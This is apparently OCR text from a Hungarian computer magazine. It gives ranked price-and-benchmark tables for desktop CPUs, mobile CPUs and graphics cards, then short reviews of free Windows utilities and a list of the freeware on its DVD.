Asztali és mobil CPU-k: A Haswell CPU-k jól teljesítenek asztali gépeknél és notebookoknál is: a kínálat hatalmas, a teljesítmény és a platform jó, ráadásul a magas fogyasztás miatt sem kell aggódnunk. Az ár versenyképesnek mondható, de azért ezt már az AMD sem hagyja annyiban, és mindkét platformjával igyekszik minél több felhasználót meghódítani. Az Intel a belépőkategóriában nem feltétlenül a legjobb választás, köszönhetően az AMD viszonylag erős integrált GPU-inak, ám a Pentium G3420-as CPU-t érdemes közelebbről is megvizsgálni. A Haswell-alapokra építkező processzor magas órajelen pörög, és ugyan sem HTT-t, sem Turbo Boostot nem kapott, megmaradt a 3 MB LLC cache és az LGA 1150-es platform. Mindezért kevesebb mint 15 ezer forintot kérnek, ami igazán barátságos, ám ha játszani is szeretnénk a géppel, egy Radeon HD7790-et mindenképpen szereljünk be mellé (2 GB-osat).

Ha notebook, ultrabook, hibrid vásárlásán gondolkodunk, ajánlott a 4-es szériába tartozó, Haswell CPU-t választani a gépbe, hiszen mobilnál a hosszú akkus üzemidő legalább annyira fontos, mint a jó számítási teljesítmény – ezekkel a CPU-kkal mindkettőt megkapjuk. Aki előre tervez, annak sem érdemes kivárnia, az új generáció majd csak valamikor a második félévben várható.

Grafikus chipek: Videokártyát venni igazán érdemes, hiszen játszani nagyon jó! Márpedig egy PC-nél nemcsak azzal számolhatunk, hogy a játék mellett dolgozni, kikapcsolódni is lehet vele, de a játékok jelentősen olcsóbbak, mint konzolra. Míg egy PS4/Xbox One játék közel 20 ezer forint, ugyanez a cím PC-n feleannyiért megszerezhető, ráadásul a konzolos kontrollert használhatjuk PC-hez is. Kezdetnek már egy HD7790 is megteszi, de egy GeForce GTX 760-nal évekre letudhatjuk a videokártya-fejlesztést.

ASZTALI CPU-K

Helyezés	Processzor típusa	Tájékoztató ár (forint)	Ár-teljesítmény arány	Teljesítmény	Foglalat	CPU-magok/program-szálak	Órajel (GHz)	Turbó órajel (GHz)	L3-cache (kB)	L3-Cache (kB)	Gyártástechnológia (nm)	Max. fogyasztás (TDP watt)	Cinebench 11.5, 64 bit	WinRAR x64 4.01 (kB/s)	TrueCrypt AES-Twofish-Serp (MB/s)	GPU-teljesítményindex	3DMark Vantage Perf. (pont)	Grafikus vezérlő	Resident Evil 5 12×10 (fps)	
1	Intel Core i7-4960X	263 700	100,0	35,5	2011	6/12	3,60	4,00	6 × 256	15 360	22	130	12,09	4569	370	–	–	–	–	
2	Intel Core i7-3970X	255 900	89,6	29,4	2011	6/12	3,50	4,00	6 × 256	15 360	32	150	10,76	4172	324	–	–	–	–	
CHIP LEGJOBB VÉTEL 3	Intel Core i7-4770K	82 000	82,6	77,9	1150	4/8	3,50	3,90	4 × 256	8192	22	84	8,58	3630	253	85,0	HD4600	6404	50,4	
4	Intel Core i7-4820K	80 300	76,8	68,8	2011	4/8	3,70	3,90	4 × 256	10 240	22	130	7,90	3980	242	–	–	–	–	
5	AMD FX-9590	80 900	74,9	64,9	AM3+	8/8	4,70	5,00	4 × 2048	8192	32	220	7,79	4810	300	–	–	–	–	
6	AMD FX-9370	64 900	71,2	73,1	AM3+	8/8	4,40	4,70	4 × 2048	8192	32	220	7,35	4742	280	–	–	–	–	
7	Intel Core i5-4670K	59 500	70,7	78,7	1150	4/4	3,40	3,80	4 × 256	6144	22	84	6,54	3472	189	81,8	HD4600	6073	49,4	
8	Intel Core i7-3770K	80 700	70,1	57	1155	4/8	3,50	3,90	4 × 256	8192	22	77	7,50	3497	228	57,8	HD4000	3960	38,4	
9	Intel Core i7-3820	75 000	68,6	58,8	2011	4/8	3,60	3,90	4 × 256	10 240	32	130	7,23	3529	206	–	–	–	–	
10	AMD FX-8350	49 100	67,7	87,4	AM3+	8/8	4,00	4,20	4 × 2048	8192	32	125	6,95	4702	259	–	–	–	–	
CHIP LEGJOBB VÉTEL 11	Intel Core i5-4570	47 400	67,7	90,5	1150	4/4	3,20	3,60	4 × 256	6144	22	84	6,18	3333	180	79,2	HD4600	5839	48,2	
12	Intel Core i7-2700K	90 000	65,1	44,1	1155	4/8	3,50	3,90	4 × 256	8192	32	95	7,05	3465	201	37,5	HD3000	2192	28,9	
CHIP LEGJOBB VÉTEL 13	AMD FX-8320	39 200	64,7	100	AM3+	8/8	3,50	4,00	4 × 2048	8192	32	125	6,42	4665	244	–	–	–	–	
14	Intel Core i5-4440	46 300	63,1	80,5	1150	4/4	3,10	3,30	4 × 256	6144	22	84	5,72	3181	165	75,5	HD4600	5591	45,7	
15	Intel Core i5-3550	62 500	59,6	53,2	1155	4/4	3,30	3,70	4 × 256	6144	22	77	5,48	3213	170	31,5	HD2500	1992	22,7	
16	AMD FX-8150	42 700	59,1	76,6	AM3+	8/8	3,60	4,20	4 × 2048	8192	32	125	5,98	4103	223	–	–	–	–	
17	Intel Core i5-4430	47 200	57,5	65,6	1150	4/4	3,00	3,20	4 × 256	6144	22	84	5,17	3092	149	74,8	HD4600	5476	45,9	
18	AMD FX-8120	35 000	52,6	74	AM3+	8/8	3,10	4,00	4 × 2048	8192	32	125	5,11	3777	190	–	–	–	–	
19	Intel Core i5-2400	50 400	51,9	50	1155	4/4	3,10	3,40	4 × 256	6144	32	95	5,13	3108	134	19,2	HD2000	1065	15,4	
CHIP LEGJOBB VÉTEL 20	AMD FX-6300	28 300	50,9	85,7	AM3+	6/6	3,50	4,10	3 × 2048	8192	32	95	4,54	3599	170	–	–	–	–	
21	Intel Core i3-4130	29 500	45,4	65,4	1150	2/4	3,40	3,40	2 × 256	3072	22	54	3,72	1980	110	63,2	HD4400	4510	40,1	
22	AMD A10-6800K	36 000	42,8	47,6	FM2	4/4	4,10	4,40	2 × 2048	–	32	100	3,61	2671	135	100,0	HD8670D	6584	69,2	
CHIP LEGJOBB VÉTEL 23	AMD A10-6700	36 000	40,1	41,8	FM2	4/4	3,90	4,20	2 × 2048	–	32	65	3,37	2363	132	77,5	HD8670D	5357	51,0	
24	AMD FX-4100	36 900	37,1	34,9	AM3+	4/4	3,60	3,80	2 × 2048	8192	32	95	2,96	2631	110	–	–	–	–	
25	AMD A8-5600K	23 000	36,5	54,2	FM2	4/4	3,60	3,90	2 × 2048	–	32	100	3,17	2152	113	74,5	HD7560D	4882	51,8	
26	Intel Core i3-2100	32 000	36,2	38,3	1155	2/4	3,10	3,10	2 × 256	3072	32	65	3,01	2637	70	18,5	HD2000	1063	14,5	
CHIP LEGJOBB VÉTEL 27	Intel Pentium G3220	14 500	34,9	78,7	1150	2/2	3,00	3,00	2 × 256	3072	22	54	2,58	1707	62	44,3	HD Graphics	2990	29,9	
28	Intel Celeron G1610	10 900	28,5	69,8	1155	2/2	2,60	2,60	2 × 256	2048	22	55	2,14	1567	51	27,4	HD Graphics	1691	20,1	
29	AMD A6-5400K	14 300	23,3	35,6	FM2	2/2	3,60	3,80	1024	–	32	65	1,52	1316	60	52,0	HD7540D	3125	39,1	
30	AMD A4-5300	11 900	22,4	39,5	FM2	2/2	3,40	3,60	1024	–	32	65	1,42	1292	56	41,7	HD7480D	2432	32,2	

CSÚCSKATEGÓRIA (100–90,0) FELSŐ KATEGÓRIA (89,9–75,0) KÖZÉPKATEGÓRIA (74,9–45,0) BELÉPŐSZINT (44,9–0)
ÉRTÉKELÉS PONTSZÁMOKKAL (MAX. 100) | ■ IGEN □ NEM

MOBIL CPU-K

Helyezés	Processzor típusa	CPU kódneve	Tájékoztató ár (forint)[1]	Ár-teljesítmény arány Teljesítmény	CPU-magok/szálak száma	Órajel (GHz)	Max. fogyasztás (TDP wattban)	Cache (kB)	Akkuélettartam 60 Wh-s akkumulátorral (perc)[2]	PCMark 05 (pont)	Cinebench 9.5 1xCPU (fps)	Cinebench 9.5 max. CPU (fps)	3DMark05 CPU (pont)	3DMark01 integrált VGA-val (pont)	3DMark01 GeForce 740M GT-vel (pont)	3DMark01 GeForce 780M GTX-szel (pont)
1	Intel Core i7-4700HQ	Haswell	114 000	100	91,1	4/8	2,40	6144	47	115	12 278	984	3223	32 683	22 000	38 000	65 000
CHIP LEGJOBB VÉTEL 2	Intel Core i7-3740QM	Ivy Bridge	102 000	99,1	100	4/8	2,70	6144	45	120	12 997	921	3158	32 452	21 500	32 000	60 000
CHIP LEGJOBB VÉTEL 3	Intel Core i7-4700MQ	Haswell	114 000	92,9	78,6	4/8	2,40	6144	47	115	12 003	977	2895	27 900	17 000	35 000	51 500
4	Intel Core i7-2760QM	Sandy Bridge	111 000	89,5	75	4/8	2,40	6144	45	120	11 685	852	2799	29 250	12 750	29 000	44 000
5	Intel Core i7-4702MQ	Haswell	114 000	88,4	71,2	4/8	2,20	6144	37	146	11 988	877	2405	30 693	21 500	32 000	51 500
6	Intel Core i7-2720QM	Sandy Bridge	96 000	78,2	66,2	4/8	2,20	6144	45	120	9969	797	2706	22 100	12 000	27 500	41 000
7	Intel Core i5-3360M	Ivy Bridge	75 000	73,4	74,6	2/4	2,80	3072	35	154	10 278	859	1809	23 112	15 000	30 000	48 000
CHIP LEGJOBB VÉTEL 8	Intel Core i5-4200M	Haswell	66 000	70,2	77,6	2/4	2,50	3072	37	146	10 114	902	1832	18 503	13 000	28 000	42 000
9	Intel Core i5-2620M	Sandy Bridge	96 000	68,7	51,1	2/4	2,70	3072	35	154	9762	833	1708	20 420	11 400	26 500	38 000
10	Intel Core i5-2520M	Sandy Bridge	63 000	66,8	73,6	2/4	2,50	3072	35	154	9168	719	1935	19 882	11 250	26 000	37 000
11	Intel Core i7-3517U	Ivy Bridge	105 000	61	36,8	2/4	1,90	4096	17	318	8787	783	1425	18 031	17 000	—	—
CHIP LEGJOBB VÉTEL 12	Intel Core i5-4250U	Haswell	99 000	60,1	37,9	2/4	1,30	3072	15	360	8249	725	1430	19 374	17000	—	—
13	Intel Core i5-3317U	Ivy Bridge	67 500	55,9	48,1	2/4	1,70	3072	17	318	8203	668	1308	17 312	16 500	—	—
14	Intel Core i7-2677M	Sandy Bridge	96 000	49,6	26,6	2/4	1,80	4096	17	318	6512	693	1336	12 803	13 000	—	—
15	Intel Core i5-520M	Arrandale	57 000	47,4	40,9	2/4	2,40	3072	35	154	6803	576	1187	13 851	8300	19 000	32 000
16	Intel Core i3-2310M	Sandy Bridge	30 000	44,1	67,3	2/4	2,10	3072	35	154	7045	531	1121	11 513	9500	22 000	30 000
17	Intel Core 2 Duo T9900	Penryn	159 000	43,6	12,4	2/2	3,06	6144	35	154	6922	558	1034	11 487	7900	17 500	29 000
18	AMD A10-4600M	Trinity	75 000	43,5	26,2	4/4	2,30	4096	35	154	6606	445	1178	13 114	22 500	—	—
19	Intel Core i5-2467M	Sandy Bridge	75 000	42,8	25,4	2/4	1,60	3072	17	318	6164	537	1028	12 537	12 500	—	—
20	AMD A8-3520M	Llano	66 000	35,9	20,3	4/4	1,60	4096	35	154	6020	310	936	12 100	17 000	—	—
21	AMD A6-4400M	Trinity	54 000	35	23,6	2/2	2,70	1024	35	154	5413	498	704	10 085	16 500	—	—
22	Intel Core 2 Duo T6500	Penryn	27 000	28	30,2	2/2	2,10	2048	35	154	4401	369	695	6889	4900	—	—
23	AMD A6-4455M	Trinity	45 000	26,1	15,7	2/2	2,10	2048	17	318	3578	385	503	8543	10 500	—	—
24	Intel Core i5-520UM	Arrandale	72 000	25,9	9,7	2/4	1,06	3072	18	300	3812	369	553	7350	6300	—	—
25	AMD A4-5000	Lemash	30 000	25,2	22	4/4	1,50	2048	15	360	3905	232	707	8016	12 000	-	—
26	AMD E2-1800	Zacate	21 000	19,6	19	2/2	1,70	1024	18	300	2942	231	455	6023	11 500	—	—
27	Intel Pentium SU4100	Penryn	27 000	17,2	11,4	2/2	1,30	2048	10	480	3121	234	410	3715	4300	—	—
28	Intel Atom Z2760	Clover Trail	12 000	14,4	17,9	2/4	1,80	1024	3	1800	2130	150	525	3277	4500	—	—
29	AMD C-60	Ontario	18 000	11,4	7,5	2/2	1,00	1024	9	600	2057	143	225	3204	7000	—	—
30	Intel Atom D525	Pineview	19 500	8,3	3,7	2/4	1,80	1024	13	415	2145	101	265	1055	3100	—	—

[1] A mobil CPU-kat általában notebookkal együtt árulják.
[2] Mért futási idő integrált videokártyával. Erősebb diszkrét GPU akár 40%-kal is csökkentheti az üzemidőt.

GRAFIKUS CHIPEK

Helyezés	GPU típusa	Memória mérete (MB) és típusa	Tájékoztató ár (forint)	Ár-teljesítmény arány Teljesítmény	Magórajel (MHz)	Memória effektív órajele (MHz)	Memória sávszélessége (bit)	Gyártástechnológia (nm)	Shaderek száma	Tranzisztorok száma (millió)	Maximális fogyasztás (TDP wattban)	3DMark11 Extreme	3DMark Fire Strike	Crysis Warhead 2560 8AA (fps)	Dirt 3 1920 8AA (fps)	Heaven Benchmark 1920 4AA/16AF (fps)
1	ATI Radeon HD 7990	2×3072/GDDR5	228 900	100	80	950	6000	2×384	2×2048	28	2×4313	375	5576	10 139	54	143	111
2	nVidia GeForce GTX 690	2×2048/GDDR5	289 900	95,9	58,1	915	6008	2×256	2×1536	28	2×3540	300	5706	9950	57	126	93
3	nVidia GeForce GTX Titan	6144/GDDR5	311 900	79,7	37,3	837	6008	384	2688	28	7100	250	4837	8139	42	117	77
4	nVidia GeForce GTX 780	3072/GDDR5	142 900	75,3	72,7	863	6008	384	2304	28	7100	250	4508	7966	38	112	72
CHIP LEGJOBB VÉTEL 5	ATI Radeon R9 280X	3072/GDDR5	90 800	70,4	100	1100	6400	384	2048	28	4313	190	3654	7678	39	112	70
6	ATI Radeon HD 7970	6144/GDDR5	161 000	66	49,6	1150	6400	384	2048	28	4313	230	3333	6746	38	109	68
CHIP LEGJOBB VÉTEL 7	nVidia GeForce GTX 770	2048/GDDR5	85 400	62,2	83	1059	7012	256	1536	28	3540	230	3594	6677	35	96	55
8	nVidia GeForce GTX 680	4096/GDDR5	175 700	62	40,1	1111	6008	256	1536	28	3540	195	3653	6520	34	100	53
9	ATI Radeon HD 7970	3072/GDDR5	87 900	60,9	77,3	1000	6000	384	2048	28	4313	250	3021	6639	35	97	62
10	nVidia GeForce GTX 680	2048/GDDR5	101 900	57,1	58,6	1006	6008	256	1536	28	3540	195	3165	6398	32	88	51
CHIP LEGJOBB VÉTEL 11	nVidia GeForce GTX 760	2048/GDDR5	65 300	53,3	79,7	1059	6212	256	1152	28	3540	170	2973	5619	30	86	49
12	nVidia GeForce GTX 670	4 096/GDDR5	72 900	51,9	67,7	915	6008	256	1344	28	3540	175	2765	5898	28	82	47
CHIP LEGJOBB VÉTEL 13	ATI Radeon R9 270X	2048/GDDR5	56 300	50,6	83,3	1070	5600	256	1280	28	2800	180	2506	5471	27	86	52
14	ATI Radeon HD 7870	2048/GDDR5	46 600	49,1	94,8	925	6000	256	1536	28	4313	195	2425	5487	26	81	49
15	ATI Radeon HD 7950	3072/GDDR5	96 200	48,9	45,5	900	5000	384	1792	28	4313	200	2456	5670	27	69	50
16	nVidia GeForce GTX 660 Ti	2048/GDDR5	69 300	48,1	61,2	1033	6008	192	1344	28	3540	150	2845	5053	26	80	40
17	nVidia GeForce GTX 660	2048/GDDR5	48 000	44,7	76,3	1072	6108	192	960	28	2540	140	2395	5235	24	69	39
18	ATI Radeon HD 6970	2048/GDDR5	98 000	37,1	25,7	880	5500	256	1536	40	2640	250	1806	3821	22	59	40
19	nVidia GeForce GTX 650 Ti Boost	2048/GDDR5	42 900	36,2	56	1020	6008	192	768	28	2540	140	1949	3767	20	59	35
20	ATI Radeon HD 7850	2048/GDDR5	44 800	33,8	46,7	870	4840	256	1024	28	2800	130	1635	3503	21	49	38
CHIP LEGJOBB VÉTEL 21	ATI Radeon HD 7790	2048/GDDR5	36 500	31,8	50,8	1050	6400	128	896	28	2080	85	1621	3563	16	32	32
22	ATI Radeon HD 7790	1024/GDDR5	32 400	27,6	43,1	1000	6000	128	896	28	2080	85	1564	3503	5	28	28
23	nVidia GeForce GTX 650 Ti	1024/GDDR3	32 300	26,3	39,2	928	5400	128	768	28	2540	110	1449	3066	13	24	24
24	ATI Radeon HD 6870	1024/GDDR3	57 200	23	16,9	900	4200	256	1120	40	1700	151	1393	2846	4	24	24
25	nVidia GeForce GTX 650	1024/GDDR5	27 500	20,3	27,5	1216	5100	128	384	28	1300	65	1092	2149	10	20	20
26	ATI Radeon HD 7770	1024/GDDR5	26 400	19,5	26,4	1000	4500	128	640	28	1500	80	1079	2387	4	22	22
27	ATI Radeon HD 6850	1024/GDDR5	42 400	18,7	15,1	775	4800	256	960	40	1700	127	1139	2282	4	20	20
CHIP LEGJOBB VÉTEL 28	ATI Radeon HD 7750	1024/GDDR5	23 800	14,6	16,4	800	4500	128	512	28	1500	55	810	1698	4	17	17
29	nVidia GeForce GT 640	2048/GDDR3	23 000	12	11,5	901	1782	128	384	28	1300	65	707	1253	6	11	11
30	nVidia GeForce GT 620	2048/GDDR3	13 000	5,3	4	700	1820	64	96	40	585	49	291	543	2	4	4

CSÚCSKATEGÓRIA (100–90,0) FELSŐ KATEGÓRIA (89,9–75,0) KÖZÉPKATEGÓRIA (74,9–45,0) BELÉPŐSZINT (44,9–0)
ÉRTÉKELÉS PONTSZÁMOKKAL (MAX. 100) | ■ IGEN □ NEM

Ingyen programok


Partíciók igény szerint
Paragon Partition Manager 2014 Free

A merevlemezen lévő partícióink túl nagyok vagy túl kicsik, és erre csak a rendszer telepítése után jöttünk rá? A Windows ugyan lehetővé teszi a partíciók megváltoztatását a kötet zsugorítása és kiterjesztése opciójával, de ennek túlságosan bonyolult a használata, ráadásul dinamikus partíciót is létre kell hoznunk hozzá. Próbáljuk ki inkább a Paragon Partition Manager 2014 Freet, amelynek *Resize partition* opciójával elvégezhetjük az átméretezést. Növelni csak akkor tudunk, ha a lemezen van elég hely.

Ha új merevlemezre telepítjük a rendszert, akkor vagy előkészítjük azt egy működő gépben ezzel a programmal, vagy a Windows telepítőjében kézzel megadjuk a C: méretét. Ez után a fennmaradó helyet (előbbi esetben az egészet) a program *Create partition* opciójával oszthatjuk el tetszés szerint. A program felülete angol, de nyelvtudás nélkül is használható, ha figyelünk arra, hogy a módosításokat a helyes meghajtón végezzük. A módosítások csak akkor lesznek fizikailag is a lemezre írva, ha a beállítások megadása után rákattintunk az *Apply* (alkalmaz) gombra.

TIPP Ha van egy külső merevlemezünk, amelyet Windows helyett inkább Mac OS alatt használnánk, alkalmazzuk a program NTFS–HFS+ konverterét, ami a partíció típusát módosítja adatvesztés nélkül oda-vissza. A biztonság kedvéért a fontos adatainkat előtte mindenképpen mentsük el, ebben a program is segít!

TIPP A korábbi verzióval ellentétben ez már a Windows 8.1-et is támogatja, és a partíciókat úgy hozza létre, hogy azok az SSD-k sebességi követelményeinek is megfelelnek.




Így bővítsük a zenekollekciót
MP3jam

Pop, rock, dzsessz vagy hip-hop, klasszikus vagy alternatív, szinte bármilyen zenei stílus számait megtalálhatjuk ezzel a programmal. Név szerint is kereshetünk, de kategóriák és más kulcsszavak alapján is böngészhetünk. A közvetlen zenehallgatás mellett akár egész albumokat is letölthetünk az olyan publikus forrásokból, mint például a YouTube.

TIPP Amilyen csábító az MP3jam, olyannyira próbál kéretlen programokat ránk erőltetni a telepítéskor. Töröljük a pipákat, és használjuk a *Decline* és *Skip* gombokat!

OPRENDSZER: Windows XP/Vista/7/8
NYELV: többnyelvű




A teljesítmény határai
PCMark 7 1.40

A több kiadást is megért PCMark 7-es verziója az egyik leghíresebb az asztali számítógépek teljesítményét mérő programok közül. Frissen összeállított konfigurációk sebességi tesztjére is alkalmas. Telepítés után a teszt a *Run Benchmark* gombbal indítható. A vizsgálat eltart egy darabig, ezért a stabilitási problémák kiszűrésére is alkalmas.

TIPP Ha egy noteboookot, windowsos tabletet szeretnénk tesztelni, akkor a *futuremark.com* címről letölthető PCMark 8-at használjuk, az mobilhoz illő paramétereket vizsgál!

OPRENDSZER: Windows XP/Vista/7/8
NYELV: angol



PDF-szerkesztő darabokból
PDF Architect 1.1.83

A PDF a legelterjedtebb dokumentumformátum, így nem árt felkészülnünk egy azt kezelő programmal. Olvasásra természetesen bármi használható, ám idővel szerkeszteni, konvertálni (pl. DOC-ból és viszont) is szeretnénk majd. A PDF Architect egy saját regisztrációs módszert ajánl, amelyben csak azért fizetünk, amit használni szeretnénk.

TIPP A főmenü *Activate/Register* almenüjében válasszuk az *Activate* gombot, majd az online regisztráció után a PDF-készítő modult is aktiválhatjuk, teljesen ingyen.

OPRENDSZER: Windows XP/Vista/7/8
NYELV: többnyelvű

Calibre 1.1

Az e-book formátumok kezelésére használható, kategóriájában máig talán a legjobb program új verziója immár a DOCM-fájlokat is úgy konvertálja, mint a DOCX-eket, valamint előnézetet is mutat a konverzió várható eredményéről egy külön ablakban.

calibre-ebook.com

AIMP 3.55b


Az a zenelejátszó, amelyet a WinAmp utódjának tarthatunk, újabb verzióban jelent meg. A frissítés eredménye, hogy a hatalmas zenekollekciónkban szövegalapú keresést is indíthatunk már, és a korábbinál jobb minőséget is kapunk javított hangképző motorja miatt.

aimp.ru

Moborobo 2.1.3

Az androidos telefonok adatainak mentésére, visszaállítására, távoli kezelésére használható programban már nem igazán javítgatnak hibákat: ebbe a verzióba a MoboMarket került be, így közvetlenül tölthetünk le és telepíthetünk programokat telefonunkra a PC-ről.

moborobo.com



Naprakész eszközmeghajtók

Driver Booster 1.1

Ha a rendszerünk egy bizonyos részével baj van, lassú vagy lefagy már a kezdetek óta, nagy valószínűséggel egy meghajtóprogramja nem megfelelő. Ha biztosan hozzá való, ez a program le tudja tölteni a hozzá tartozó legújabb verziót, amelyet telepít is. Hasonló esetekben ez jelentheti a megoldást, de jól működő gépnél nincs rá szükségünk.

TIPP Ha tudjuk, hogy egy driver mindenképpen jó (pl. LAN), a helyi menü *Ignore* opciójával kihagyhatjuk a keresésből. A program telepítésekor pedig legyünk körültekintőek!

OPRENDSZER: Windows XP/Vista/7/8
NYELV: magyar

Gyors Windows-alternatíva

Aptosid (Sidux) Lite

Az elmúlt években a különféle Linux rendszerek között szép számmal bukkantak fel azok, amelyekkel a Windows kiváltható, elsősorban az irodai és a multimédiás felhasználás területén. Az aptosid azért érdekes, mert gyenge gépen (1 GHz CPU, 512 MB RAM) is gyorsan fut, még Live CD-ről is. A 2 GB-os verzióban sok előre telepített program van.

TIPP A program nyelvei között a magyar még nem szerepel, aki tud angolul, németül vagy éppen spanyolul, az nyugodtan használhatja – vagy akár segíthet is a fordításban.

OPRENDSZER: Windows XP/Vista/7/8
NYELV: többnyelvű

Gyönyörű Windows

Rainmeter 3.0.2

Ahhoz képest, hogy a Windows elég sok lehetőséget ad a külső megváltoztatására, valahogy mégsem árasztottak el minket a különféle stílusok. Igaz, a Rainmeter sokkal több lehetőséget kínál, így az asztalra helyezhető widgetek is könnyebben személyre szabhatók vele. A program használatát a *docs.rainmeter.net* oldalon sajátíthatjuk el.

TIPP Az interneten sok minden megtalálható, így a Rainmeter alá illeszthető stílusok is: a nézelődést a *rainmeter.deviantart.com* oldalon kezdjük, itt minden minőségi.

OPRENDSZER: Windows XP/Vista/7/8
NYELV: angol


Ingyenes Blu-ray-lejátszó

Aun Player Beta

Az Aun Player az első olyan ingyenes Blu-ray-lejátszó, amely gyári lemezeken lévő filmeket is lejátszik. A program indítása után sok dolgunk nincs, a három opció közül kiválasztjuk a nekünk megfelelőt, a program pedig elkezdi a lejátszást. Mivel béta, a stabilitására lehetnek ugyan panaszok, de a jövőben ezt biztosan javítani fogják.

TIPP Ha meg szeretnénk jeleníteni a feliratokat, vagy kiválasztani az aktív hangsávot optikai lemezek lejátszásakor, kattintsunk a menüsávjában a kétfelé mutató nyílra!

OPRENDSZER: Windows XP/Vista/7/8
NYELV: angol



Eltűnt szoftverkulcsok

LicenseCrawler 1.31

Régi számítógépünkön újra szeretnénk telepíteni a Windowst, de a licenckulcs a sufni bugyraiban pihen? Ezzel a programmal megúszhatjuk a pakolást, ugyanis megmutatja a gépünkre telepített programok jó részénél a registryben, illetve az erre szolgáló fájlokban lévő regisztrációs kódokat. Találatot egyébként nem ad minden gépen.

TIPP Indítás után kattintsunk a *Start search* gombra, majd a hirdetési oldal idejének letelte után zárjuk be azt az OK gombbal. A megtalált kulcsokat azonnal megmutatja.

OPRENDSZER: Windows XP/Vista/7/8
NYELV: magyar

A legjobb magyar nyelvűek

Ebben a hónapban a legjobb magyar nyelvű freeware programokat gyűjtöttük össze rendszerünk karbantartására, irodai munkához, internet-használatra valamint multimédia feladatokhoz.

A DVD mellékletünkön havonta közölt legjobb magyar freeware válogatásunkat nagyon sokan kedvelték, hiszen egy helyen megtalálták azon szoftvereket, amelyek a felhasználói programok minden előnyét egyesítették: remekül ellátták valamilyen spicifikus vagy általános feladatot, ingyenesek voltak, és magyar nyelvű kezelőfelülettel látták el őket. Éppen ezért sokak számára jelentett komoly kellemetlenséget, amikor a kollégák nekiláttak a rovat átdolgozásának, ezért a szoftvercsomag több számunkból is kimaradt. Ezt a fájó hiányérzetet szeretnénk most orvosolni legújabb összeállításunkkal, melybe a többnyire már jól ismert és kedvelt programok legújabb változatait válogattuk be.

Bár a közel négy tucat program legtöbbje sokaknak régi jó ismerőse, de bízunk benne, hogy lesz, aki most akad rá egy számára igen hasznos alkalmazásra. És természetesen várjuk az élménybeszámolókat, vagy éppen a bosszúságok taglalását Facebook oldalunkon. Ahogy ajánlásokat is szívesen fogadunk, hiszen mi magunk is belefutunk néha viszonylag ismeretlen, de annál kellemesebb programokba, amik később egy-egy összeállításunkban kötnek ki.

DVD-MELLÉKLETÜNK TARTALMÁBÓL

RENDSZER ÉS BIZTONSÁG

7-Zip 9.20
AVG AntiVirus FREE 2014
Ccleaner 4.09
CrystalDiskInfo 6.0.4
CrystalDiskMark 3.0.3
Defraggler 2.16
FreeFileSync 6.1
Malwarebytes Anti-Malware Free 1.75
Recuva 1.49
Speccy 1.24
TeamViewer 9.0
VirtualBox 4.3.6
Wise Data Recovery 3.42
Wise Disk Cleaner 7.99
Wise Registry Cleaner 7.92

NETHASZNÁLAT

µTorrent 3.3
Chrome 31.0
EssentialPIM Free 5.57
FileZilla 3.7.3
Firefox 26.0
Google Earth 7.1.2
LastPass 3.0.10
Linkman Lite 8.9.1
Opera 18.0
Pidgin 2.10.7
Skype 6.11
Thunderbird 24.2.0

MULTIMÉDIA


Audacity 2.0.5
DVDVideoSoft Free Studio 6.2.4
Gimp 2.8.10
IrfanView 4.37
iTunes 11.1.3
MP3 DirectCut 2.19
MPC Home Cinema 1.7.1
Picasa 3.9
SongBird 2.2.0
VLC media player 2.1.2
Winamp 5.666 full
XBMC Media Center 12.3
XnView 2.13

IRODAI CSOMAG

Adobe Reader 11.0
Calibre 1.18
LibreOffice 4.1.4
Notepad++ 6.5.3
WordPress 3.8

AVG AntiVirus FREE 2014, Malwarebytes Anti-Malware Free

Kettős védelem, ingyen



